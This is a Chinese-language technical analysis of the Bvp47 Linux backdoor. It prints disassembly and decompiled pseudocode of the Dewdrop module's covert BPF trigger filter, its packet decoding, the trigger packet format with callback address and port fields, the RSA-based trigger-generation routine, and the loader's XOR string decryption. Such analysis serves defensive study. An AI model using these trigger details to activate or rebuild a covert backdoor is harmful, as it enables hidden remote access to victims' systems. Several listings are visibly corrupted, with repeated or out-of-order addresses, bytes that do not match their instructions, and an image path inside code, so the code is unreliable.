正如攻击场景一章中所描述的那样，文件“/var/tmp/.e33ff11cb8e3b4ff/a0b973925e397d9acd80e85e2eaa6e60/d5373a146ff9f200a2376054dde25677”可以被“linux\bin\suctionchar_decode”程序所解密，加密算法需要用RSA私钥解密RC6对称密钥后才能解密出文件，同Dewdrop模块中的私钥一样，这个RSA私钥也可以佐证该后门与“影子经纪人”(The Shadow Brokers)泄露数据包的关联关系。

```

.text:0804BD68          jmp    loc_804C474
.text:0804BD6D ; -----
.text:0804BD6D loc_804BD6D:                                ; CODE XREF: main+211↑j
.text:0804BD6D
.text:0804BD6D sub    esp, 8
.text:0804BD6D push   offset a0k      ; "ok\n"
.text:0804BD6D push   ds:stderr@@GLIBC_2_0 ; stream
.text:0804BD6D call   _fprintf
.text:0804BD70 add    esp, 10h
.text:0804BD75 sub    esp, 8
.text:0804BD78 push   offset aDecryptingInto ; "decrypting into rc6 key and mi...
.text:0804BD80 add    esp, 10h
.text:0804BD83 sub    esp, 8
.text:0804BD86 push   offset aDecryptingInto ; "decrypting into rc6 key and mi...
.text:0804BD88 push   ds:stderr@@GLIBC_2_0 ; stream
.text:0804BD91 call   _fprintf
.text:0804BD96 add    esp, 10h
.text:0804BD99 sub    esp, 8
.text:0804BD9C push   ds:stderr@@GLIBC_2_0 ; stream
.text:0804BDA2 call   _fflush
.text:0804BDA7 add    esp, 10h
.text:0804BDAA sub    esp, 4
.text:0804BDAD lea    eax, [ebp+var_268]
.text:0804BDB3 push   eax      ; int
.text:0804BDB4 lea    eax, [ebp+var_202F8]
.text:0804BDFA push   eax      ; s
.text:0804BDDB lea    eax, [ebp+s]
.text:0804BDC1 push   eax      ; int
.text:0804BDC2 call   rsa_expon_decrypt128 ; RSA私钥解密函数
.text:0804BDC7 add    esp, 10h
.text:0804BDCA cmp   eax, 1
.text:0804BDCC jz    short loc_804BDF4
.text:0804BDCE sub   esp, 8
.text:0804BDDE push   offset aCheckDidNotAut ; "check did not authenticate. something ...
.text:0804BDD7 push   ds:stderr@@GLIBC_2_0 ; stream
.text:0804BDD0 call   _fprintf
.text:0804BDE2 add    esp, 10h
.text:0804BDE5 mov    [ebp+var_20364], 4
.text:0804BDEF jmp   loc_804C474
.text:0804BDF4 ; -----
.text:0804BDF4

```

Dewdrop version 3.x 技术细节

Dewdrop模块承担了最主要的隐蔽后门功能，即BPF过滤功能，本章节主要讨论BPF引擎通信对应的实现过程。

BPF隐蔽通信初始化过程

1. BPF隐蔽后门的初始化是从函数_554a7941开始的；

```

000001CE EB 1F          ; CODE XREF: _554a7941+AD↑j
080001D0
080001D0
080001D0 loc_80001D0:      ; CODE XREF: _554a7941+AD↓j
080001D0 C7 45 E4 00 00 00 00
080001D7 8D 45 E4
080001DA 89 04 24
080001DD E8 F6 9C 00 00
080001E2 85 C0
080001E4 7E 65
080001E6 80 3D A4 7F 00 08 01
080001ED 75 52
080001EF
080001EF loc_80001EF:      ; CODE XREF: _554a7941+7E↑j
080001EF
080001EF E8 10 9D 00 00
080001F4 A3 A0 7F 00 08
080001F9 85 C0
080001FB 7C 4E
080001FD 7F D1
080001FF C7 04 24 02 00 00 00
08000206 31 D2
08000208 89 54 24 04
0800020C E8 D3 9C 00 00
08000211 C7 04 24 0F 00 00 00
08000218 31 C0
0800021A 89 44 24 04
0800021E E8 C1 9C 00 00
08000223 89 3C 24
08000226 E8 B5 2F 00 00
0800022B E8 A0 2E 00 00
08000230 89 04 24
08000233 E8 48 01 00 00
08000238 80 3D A4 7F 00 08 01
0800023F 74 AE
08000241
08000241 loc_8000241:      ; CODE XREF: _554a7941+9D↑j
08000241 83 C4 1Ch

```

2. 其中sec_bpf_init返回了bpf_program的结构体

```

080030D0 ; int __cdecl sec_bpf_init()
080030D0 sec_bpf_init proc near ; CODE XREF: _554a7941+DB↑p
080030D0 55
080030D1 B8 00 83 00 08
080030D6 89 E5
080030D8 5D
080030D9 C3
080030D9 sec_bpf_init endp
080030D9

```

3. stru_8008300结构具体值如下：

```

08008300 32 00 00 00 20 83 00 08 stru_8008300    bpf_program <32h, offset stru_8008320>
08008300                                         ; DATA XREF: sec_bpf_init+1↑o
08008308 00 00 00 00                                dd 0
0800830C 00 00 00 00                                dd 0
08008310 00 00 00 00                                dd 0
08008314 00 00 00 00                                dd 0
08008318 00 00 00 00                                dd 0
0800831C 00 00 00 00                                dd 0
08008320 80 00 00 00 00 00 00 00+stru_8008320    bpf_insn < 80h,      0,      0,      0>
08008320                                         ; DATA XREF: .data:stru_8008300↑o
08008320 14 00 00 00 06 00 00 00                                bpf_insn < 14h,      0,      0,      6>
08008320
08008330 07 00 00 00 02 00 00 00+                bpf_insn <7, 0, 0, 2>
08008330 48 00 00 00 00 00 00 00                bpf_insn <48h, 0, 0, 0>
08008340 44 00 00 00 CF E6 00 00+              bpf_insn <44h, 0, 0, 0E6CFh>
08008340 02 00 00 00 04 00 00 00                bpf_insn <2, 0, 0, 4>
08008350 48 00 00 00 00 00 00 00+              bpf_insn <48h, 0, 0, 0>
08008350 54 00 00 00 CF E6 00 00                bpf_insn <54h, 0, 0, 0E6CFh>
08008360 84 00 00 00 00 00 00 00+              bpf_insn <84h, 0, 0, 0>
08008360 14 00 00 00 01 00 00 00                bpf_insn <14h, 0, 0, 1>
08008370 07 00 00 00 0A 00 00 00+              bpf_insn <7, 0, 0, 0Ah>
08008370 60 00 00 00 00 04 00 00                bpf_insn <60h, 0, 0, 4>
08008380 5C 00 00 00 00 00 00 00+              bpf_insn <5Ch, 0, 0, 0>
08008380 07 00 00 00 0A 00 00 00                bpf_insn <7, 0, 0, 0Ah>
08008390 02 00 00 00 04 00 00 00+              bpf_insn <2, 0, 0, 4>
08008390 80 00 00 00 00 00 00 00                bpf_insn <80h, 0, 0, 0>
080083A0 1C 00 00 00 00 00 00 00+              bpf_insn <1Ch, 0, 0, 0>
080083A0 07 00 00 00 0A 00 00 00                bpf_insn <7, 0, 0, 0Ah>
080083B0 48 00 00 00 00 00 00 00+              bpf_insn <48h, 0, 0, 0>
080083B0 02 00 00 00 06 00 00 00                bpf_insn <2, 0, 0, 6>
080083C0 61 00 00 00 00 04 00 00+              bpf_insn <61h, 0, 0, 4>
080083C0 30 00 00 00 00 17 00 00                bpf_insn <30h, 0, 0, 17h>
080083D0 15 00 00 05 06 00 00 00+              bpf_insn <15h, 0, 5, 6>
080083D0 30 00 00 00 2E 00 00 00                bpf_insn <30h, 0, 0, 2Eh>
080083E0 74 00 00 00 02 00 00 00+              bpf_insn <74h, 0, 0, 2>
080083E0 14 00 00 00 14 00 00 00                bpf_insn <14h, 0, 0, 14h>
080083F0 0C 00 00 00 00 00 00 00+              bpf_insn <0Ch, 0, 0, 0>
080083F0 07 00 00 00 0A 00 00 00                bpf_insn <7, 0, 0, 0Ah>
08008400 48 00 00 00 0E 00 00 00+              bpf_insn <48h, 0, 0, 0Eh>
08008400 02 00 00 00 08 00 00 00                bpf_insn <2, 0, 0, 8>
08008410 80 00 00 00 00 00 00 00+              bpf_insn <80h, 0, 0, 0>
08008410 14 00 00 00 02 00 00 00                bpf_insn <14h, 0, 0, 2>
08008420 07 00 00 00 02 00 00 00+              bpf_insn <7, 0, 0, 2>
08008420 48 00 00 00 00 00 00 00                bpf_insn <48h, 0, 0, 0>
08008430 44 00 00 00 6A 9D 00 00+              bpf_insn <44h, 0, 0, 9D6Ah>
08008430 02 00 00 00 04 00 00 00                bpf_insn <2, 0, 0, 4>
08008440 48 00 00 00 00 00 00 00+              bpf_insn <48h, 0, 0, 0>
08008440 54 00 00 00 6A 9D 00 00                bpf_insn <54h, 0, 0, 9D6Ah>
08008450 84 00 00 00 00 00 00 00+              bpf_insn <84h, 0, 0, 0>
08008450 14 00 00 00 01 00 00 00                bpf_insn <14h, 0, 0, 1>
08008460 07 00 00 00 0A 00 00 00+              bpf_insn <7, 0, 0, 0Ah>

```

4. bpf_program和bpf_insn结构分别如下:

```

00000000
00000000 bpf_program     struc ; (sizeof=0x8, align=0x4, copyof_65)
00000000                                         ; XREF: .data:stru_8008300/r
00000000                                         ; pcap_t/r ...
00000000 bf_len          dd ?
00000004 bf_insns        dd ?                      ; offset
00000008 bpf_program     ends
00000008

00000000
00000000 bpf_insn       struc ; (sizeof=0x8, align=0x4, copyof_34)
00000000                                         ; XREF: .data:stru_8008320/r
00000000                                         ; .data:08008330/r ...
00000000 code            dw ?
00000002 jt              db ?
00000003 jf              db ?
00000004 k               dd ?
00000008 bpf_insn       ends
00000008

```

5. 经过bpf反汇编过后的代码如下:

```
/* BPF asm
10:    ld #len
11:    sub #6
12:    tax
13:    ldh [x+0]
14:    or #0xe6cf
15:    st M[4]
16:    ldh [x+0]
17:    and #0xe6cf|
18:    neg
19:    sub #1
110:   tax
111:   ld M[4]
112:   and x
113:   tax
114:   st M[4]
115:   ld #len
116:   sub x
117:   tax
118:   ldh [x+0]
119:   st M[6]
120:   ldx M[4]
121:   ldb [23]
122:   jeq #0x6, 123, 128
123:   ldb [46]
124:   rsh #2
125:   sub #20
126:   add x
127:   tax
128:   ldh [x+14]
129:   st M[8]
130:   ldm x, M[14]
```

```
130:    ld #1en
131:    sub #2
132:    tax
133:    ldh [x+0]
134:    or #0x9d6a
135:    st M[4]
136:    ldh [x+0]
137:    and #0x9d6a
138:    neg
139:    sub #1
140:    tax
141:    ld M[4]
142:    and x
143:    tax
144:    ld M[8]
145:    jeq x, 148, 146
146:    ld M[6]
147:    jeq x, 148, 149
148:    ret #0xffff
149:    ret #0
*/
```

6. 实际运行时的bpf伪代码如下，即满足该规则的payload数据会被捕获进入到下一个处理流程；

```

int check_v3(char* buf, int size)
{
    if (size != 0x88)
        return 0;

    unsigned short start = *(unsigned short*)(buf + 0x00);
    unsigned short check0 = *(unsigned short*)(buf + 0x82);
    unsigned short check1 = *(unsigned short*)(buf + 0x84);
    unsigned short check2 = *(unsigned short*)(buf + 0x86);

    start = (start >> 0x08) | ((start & 0xFF) << 0x08);

    unsigned short value0 = (unsigned __int8)((unsigned __int16)(size ^ 0xE6CF) >> 8) | (((unsigned __int8) size ^ 0xCF) << 8);
    unsigned short value2 = (unsigned __int8)((unsigned __int16)(start ^ 0x9D6A) >> 8) | (((unsigned __int8) start ^ 0x6A) << 8);

    if (value0 != check0)
        return 0;

    if (value2 != check2)
        return 0;

    return 1;
}

```

BPF隐蔽通信数据处理过程

在满足BPF的捕获规则后，数据包会进入下一个流程来进行处理。

1. 在函数sec_f_9b510b03中可以看到Dewdrop使用select模型来处理对应的数据包

```

D 24 while ( g_flag_ba2b4064 == 1 )
D 25 {
D 26     if ( v6 == 1 )
D 27     {
D 28         v6 = 0;
D 29         while ( !sec_f_cd57d5dc_apply_bpf_filter((int)xx, (int)bpf_program) )
D 30             sleep(60u);
D 31
D 32         memset(&readfds, 0, sizeof(readfds));
D 33         memset(&exceptfds, 0, sizeof(exceptfds));
D 34         timeout.tv_usec = 0;
D 35         v1 = 0;
D 36         v8 = 0;
D 37         for ( timeout.tv_sec = 60; xx[0] > v1; ++v1 )
D 38         {
D 39             if ( xx[2 * v1 + 2] > v8 )
D 40                 v8 = xx[2 * v1 + 2];
D 41             _bittestandset(&readfds.__fds_bits[(unsigned int)xx[2 * v1 + 2] >> 5], xx[2 * v1 + 2] & 0x1F);
D 42             _bittestandset(&exceptfds.__fds_bits[(unsigned int)xx[2 * v1 + 2] >> 5], xx[2 * v1 + 2] & 0x1F);
D 43         }
D 44         v9 = select(v8 + 1, &readfds, 0, &exceptfds, &timeout); // select网络模型
D 45         if ( v9 > 0 )
D 46         {
D 47             for ( i = 0; v8 >= i && v9 > 0; ++i )
D 48             {
D 49                 v3 = i & 0x1F;
D 50                 if ( _bittest(&readfds.__fds_bits[i >> 5], v3) )
D 51                 {
D 52                     --v9;
D 53                     handle = (pcap_x **)f_5c220551(xx, i);
D 54                     if ( !handle
D 55                         || libpcap_pcap_next_ex(*handle, (pcap_pkthdr **)&pkt_header, (char **)&pkt_data) != 1
D 56                         || !pkt_header
D 57                         || !pkt_data )
D 58                     {
D 59                         continue;
D 60                     }
D 61                     v4 = f_21c0de29_getLinkType((pcap_x *)handle);
D 62                     sec_f_6a42f4c9_allinone((char **)&pkt_data, (pcap_pkthdr **)&pkt_header, v4); // 处理数据包
D 63                 }
D 64                 if ( _bittest(&exceptfds.__fds_bits[i >> 5], v3) )
D 65                 {
D 66                     --v9;
D 67                     v6 = 1;
D 68                 }
D 69             }
D 70         if ( (((unsigned __int8)v6 | ((unsigned int)++v7 > 0x1D)) & 1) != 0 )
D 71         {
D 72             f763d0a1(xx);
D 73             goto LABEL_2;
D 74         }
D 75     }
D 76 }
D 77 return f763d0a1(xx);

```

2. sec_f_6a42f4c9_allinone执行伪代码如下:

```

1 int __cdecl sec_f_6a42f4c9_allinone(char **pkt_data, pcap_pkthdr **pkt_header, __int16 type)
2{
3    char v4; // al
4    char v5; // al
5    int v6; // [esp+1Ch] [ebp-2Ch]
6    pkt_info s[2]; // [esp+20h] [ebp-28h] BYREF
7
8    v6 = -1;
9    if ( pkt_header[2] == pkt_header[3] )
10   {
11        sys_memset(s, 0, 0xCu);
12        v4 = *((_BYTE *)pkt_data + (unsigned __int16)type);
13        if ( v4 == 0x45 )
14        {
15            v5 = f_038680f0_another_filter('\x02', (unsigned int *)((char *)pkt_data + (unsigned __int16)type + 16));
16        }
17        else
18        {
19            v6 = -1;
20            if ( (v4 & 0xF0) == 0x60 )           // 如果为ipv6暂时不处理。
21                goto LABEL_2;
22            v5 = f_038680f0_another_filter(0xA, (unsigned int *)((char *)pkt_data + (unsigned __int16)type + 24));
23        }
24        v6 = -1;
25        if ( v5 )
26        {
27            if ( sec_decode_packet((char *)pkt_data, (int)pkt_header[2], (unsigned __int16)type, s) )// 处理抽离出来的0x80数据包
28        {
29        LABEL_12:
30            v6 = -1;
31            goto LABEL_2;
32        }
33        if ( s[0].cmd_type == 1 )
34        {
35            v6 = aeba335b_send_email((char *)s);
36        }
37        else
38        {
39            if ( s[0].cmd_type != 4 )
40                goto LABEL_12;
41            v6 = 72cf5a31_connect_remote(s);
42        }
43    }
44}
45LABEL_2:
46    if ( s[0].buffer )
47    {
48        sub_8004D30(s[0].buffer);
49        s[0].buffer = 0;
50    }
51    return v6;
52}

```

3. 在 sec_decode_packet 中就开始了payload数据包的解密工作，内部涉及到一处作了变形处理的RSA解密算法。

```

33 if ( type + 26 > (unsigned int)pkt_len )
34     goto error;
35 v4 = 2;
36 v5 = pkt_data[type];
37 if ( v5 != 0x45 )
38 {
39     v4 = 10;
40     if ( (v5 & 0xF0) == 96 )           // 再次校验了IPV6
41         goto error;
42 }
43 sys_memmove();
44 v6 = _byteswap_ushort(last_six_bytes_0) ^ 0xE6CF;
45 LOWORD(last_six_bytes_0) = v6;
46 last_six_bytes_2 = _byteswap_ushort(last_six_bytes_2) ^ 0x9D6A;
47 v7 = type + v6;
48 v8 = v7;
49 if ( v4 == 2 && pkt_data[type + 9] == 6 )
50 {
51     v20 = pkt_data[type + 32];
52 }
53 else
54 {
55     if ( v4 != 10 || pkt_data[type + 6] != 6 )
56         goto LABEL_6;
57     v20 = pkt_data[type + 0x34];
58 }
59 v8 = (unsigned __int16)(v7 + (v20 >> 2) - 20);
60 LABEL_6:
61 if ( v8 <= pkt_len - 6 && (sys_memmove(), v11 = _byteswap_ushort(v31), v31 = v11, last_six_bytes_2 == v11)
62 || (v8 = (unsigned __int16)(pkt_len - last_six_bytes_0), v8 <= pkt_len - 6)
63 && (sys_memmove(), v9 = _byteswap_ushort(v31), v31 = v9, last_six_bytes_2 == v9) )
64 {
65     HIWORD(last_six_bytes_0) = v31 ^ _byteswap_ushort(HIWORD(last_six_bytes_0));
66     if ( v8 + HIWORD(last_six_bytes_0) + 6 <= pkt_len )
67     {
68         sys_memmove();
69         packet_process_decode(key, (BYTE *)ret, g_ebx_0x0000);
70         if ( !ret[0] && ret[1] == 2 )
71         {
72             v12 = 2;
73             while ( ret[v12] )
74             {
75                 if ( (unsigned int)++v12 > 0x7F )
76                     goto error;
77             }
78             v13 = 128 - (v12 + 1);
79             sys_memmove();
80             if ( v13 > 7 )
81             {
82                 sys_memmove();
83                 v14 = HIWORD(xx);
84                 HIWORD(xx) = 0;
85                 LODWORD(v15) = (unsigned __int8)v14;
86                 HIDWORD(v15) = HIBYTE(v14);
87                 LODWORD(v15) = (DWORD)v15 << 8:

```

BPF隐蔽通信数据格式与加密算法

1. Dewrop模块v3系列的载荷(payload) 数据包格式如下:

```

struct trigger_data_v3 {
    unsigned short trigger_hdr;
    union {
        struct {
            unsigned int callback_addr;
            unsigned int callback_port;
            unsigned int timestamp;
            unsigned int timeskew;
            unsigned int trigger_addr;
        } ish_callback;
        unsigned char reserve[0x80];
    }cmd;
    unsigned short check0;
    unsigned short check1;
    unsigned short check2;
} __attribute__((packed));

```

2. tipoff中对Dewdrop模块的载荷(payload) 数据包流程如下:

```

1 int __cdecl tipoff_crypt_main(BYTE *buf, int size, _int16 start, _int16 size_, BYTE *info)
2{
3     unsigned int v5; // eax
4     int v6; // eax
5     int ii; // ebx
6     unsigned _int16 index; // ax
7     unsigned _int16 v9; // ax
8     BYTE *v10; // ecx
9     unsigned int i; // edx
10    int pos; // [esp+14h] [ebp-134h] BYREF
11    char reversed[2]; // [esp+18h] [ebp-130h] BYREF
12    unsigned _int16 _gend_where; // [esp+1Ah] [ebp-12Eh]
13    _int16 _gend_word0; // [esp+1Ch] [ebp-12Ch]
14    unsigned _int16 _gend_word1; // [esp+1Eh] [ebp-12Ah]
15    _int16 checksum2[8]; // [esp+20h] [ebp-128h] BYREF
16    char srcBin[128]; // [esp+30h] [ebp-118h] BYREF
17    char dstBin[152]; // [esp+80h] [ebp-98h] BYREF
18
19    pos = 0;
20    if ((unsigned int)size <= 0x87 || (unsigned int)*((_DWORD *)info + 1) + 0xB) > 0x80 )
21        return -1;
22    v5 = time(0);
23    strand(v5);
24    v6 = *((_DWORD *)info;
25    reversed[1] = 0;
26    reversed[0] = v6;
27    _gend_where = 0;
28    _gend_word0 = tipoff_gen_rand2();
29    _gend_word1 = _byteswap_ushort((*(_DWORD *)info + 1));
30    ii = 2;
31    index = tipoff_makeHeader((BYTE *)reversed, 8u, 0);
32    v9 = tipoff_makeHeader((*(BYTE **)info + 2), *((_DWORD *)info + 1), index);
33    srcBin[0] = 0;
34    pos = 2;
35    srcBin[1] = 2;
36    v10 = info;
37    _gend_where = _byteswap_ushort(v9);
38    for ( i = 2; 0x77 - *(_DWORD *)info + 1 ) > i; ii = i )
39    {
40        srcBin[ii] = (unsigned _int8)((int (_fastcall *)(BYTE *, unsigned int))tipoff_gen_rand1)(v10, i) % 0xFFu + 1;
41        v10 = info;
42        i = pos + 1;
43        pos = i;
44    }
45    srcBin[i] = 0;
46    tipoff_sys_memmov(&srcBin[+pos], reversed, 8u);
47    tipoff_sys_memmov(&srcBin[pos + 8], *((const void **)info + 2), *((_DWORD *)info + 1));
48    tipoff_trigger((BYTE *)srcBin, (BYTE *)dstBin, &privateKey);
49    pos = ((unsigned _int8)start << 8) | HIBYTE(start);
50    tipoff_sys_memmov(buf, &pos, 2u);
51    tipoff_sys_memmov(buf + 2, dstBin, 0x80u);
52    checksum2[0] = (unsigned _int8)((unsigned _int16)size_ ^ 0xE6CF) >> 8 | (((unsigned _int8)size_ ^ 0xCF) << 8);
53    checksum2[1] = (unsigned _int8)((unsigned _int16)(start ^ (*(_WORD *)info + 2) + 10)) >> 8 | ((unsigned _int8)(start ^ (info[4] + 10)) << 8);
54    checksum2[2] = (unsigned _int8)((unsigned _int16)(start ^ 0x9D6A) >> 8) | (((unsigned _int8)start ^ 0x6A) << 8);
55    tipoff_sys_memmov(&buf[size - 6], checksum2, 6u);
56    return 0;
57}

```

3. payload数据包中的RSA数据加密

```


1 int __cdecl tipoff_trigger(BYTE *srcBin, BYTE *dstBin, BYTE *privateKey)
2 {
3     unsigned int v3; // eax
4     unsigned int v4; // edx
5
6     sub_804D480((int)srcBin, 0x80);
7     v3 = *((_DWORD *)srcBin + 0x1F);
8     v4 = *((_DWORD *)privateKey + 0x1F);
9     if ( v3 >= v4 )
10        *((_DWORD *)srcBin + 31) = v3 - v4;
11    tipoff_rsa_core(                                     // RSA encryption
12        (int)srcBin,
13        0x20,
14        (int)(privateKey + 0x80),
15        0x20,
16        (int)privateKey,
17        0x20,
18        (int)(privateKey + 0x100),
19        0x21,
20        (int)dstBin,
21        byte_8058660);
22    return sub_804D480((int)dstBin, 0x80);
23}

```

I Bvp47_loader技术细节

loader模块的入口函数图具体如下，中间会涉及到：

1. 检测运行时环境是否正常；
2. 读取文件尾部的payloads；
3. 映射和校验payload有效性；
4. 解密payload，如果需要解密；
5. 解压缩payload，如果需要解压缩；
6. 装载内核模块；
7. 调用通知隐藏内核模块的ELF文件头；
8. fork执行Dewdrop模块后门；
9. fork执行“饮茶”(Suctionchar_Agent) 程序后门；



字符加密函数

在样本分析过程中，首先需要处理应对的是一系列的字符串加密函数，共8处。

1. 异或0x47函数类型1：

```

LOAD:0005FB90 ; int __cdecl serial_bind_0x4c5c0704_xcode(char *dst, char *src)
LOAD:0005FB90 serial_bind_0x4c5c0704_xcode proc near ; CODE XREF: serial_str_filesys_admr+10Efp ...
LOAD:0005FB90 ; serial_str_filesys_admr+136fp ...
LOAD:0005FB90
LOAD:0005FB90 dst = dword ptr 8
LOAD:0005FB90 src = dword ptr 0Ch
LOAD:0005FB90
LOAD:0005FB90 55 push ebp
LOAD:0005FB91 B9 01 00 00 00 mov ecx, 1
LOAD:0005FB96 89 E5 mov ebp, esp
LOAD:0005FB98 57 push edi
LOAD:0005FB99 8B 7D 0C mov edi, [ebp+src]
LOAD:0005FB9C 56 push esi
LOAD:0005FB9D 8B 75 08 mov esi, [ebp+dst]
LOAD:0005FBA0 53 push ebx
LOAD:0005FBA1 0F B6 1F movzx ebx, byte ptr [edi]
LOAD:0005FBA4 8D 74 26 00 lea esi, [esi+0]
LOAD:0005FBA8
LOAD:0005FBA8 loc_805FBA8: ; CODE XREF: serial_bind_0x4c5c0704_xcode+30h
LOAD:0005FBA8 0F B6 04 0F movzx eax, byte ptr [edi+ecx]
LOAD:0005FBAC 89 C2 mov edx, eax
LOAD:0005FBAE 83 F2 47 xor edx, 47h ; 最常见的xor 0x47
LOAD:0005FB81 31 DA xor edx, ebx
LOAD:0005FB83 01 C3 add ebx, eax
LOAD:0005FB85 31 CA xor edx, ecx
LOAD:0005FB87 88 54 0E FF mov [esi+ecx-1], dl
LOAD:0005FB88 83 C1 01 add ecx, 1
LOAD:0005FB8E 84 D2 test dl, dl
LOAD:0005FB8F 75 E6 jnz short loc_805FBA8
LOAD:0005FB8F 89 F0 mov eax, esi
LOAD:0005FB8C 5B pop ebx
LOAD:0005FB85 5E pop esi
LOAD:0005FB86 5F pop edi
LOAD:0005FB87 5D pop ebp
LOAD:0005FB88 C3 retn
LOAD:0005FB88
LOAD:0005FB88 serial_bind_0x4c5c0704_xcode endp
LOAD:0005FB88

```

2. 异或0x47函数类型2：

```

LOAD:0005FB00 ; int __cdecl serial_bind_0xa8a16d65_xcode(char *dst, char *src, int length)
LOAD:0005FB00 serial_bind_0xa8a16d65_xcode proc near ; CODE XREF: serial_mkstemp+22↑
LOAD:0005FB00 ; serial_check_root+42↑ ...
LOAD:0005FB00
LOAD:0005FB00
LOAD:0005FB00
LOAD:0005FB00
LOAD:0005FB00
LOAD:0005FB00
LOAD:0005FB00 55
LOAD:0005FB01 89 E5
LOAD:0005FB03 57
LOAD:0005FB04 56
LOAD:0005FB05 53
LOAD:0005FB06 83 EC 04
LOAD:0005FB09 8B 45 10
LOAD:0005FBC0 8B 7D 0C
LOAD:0005FBDF 8B 75 08
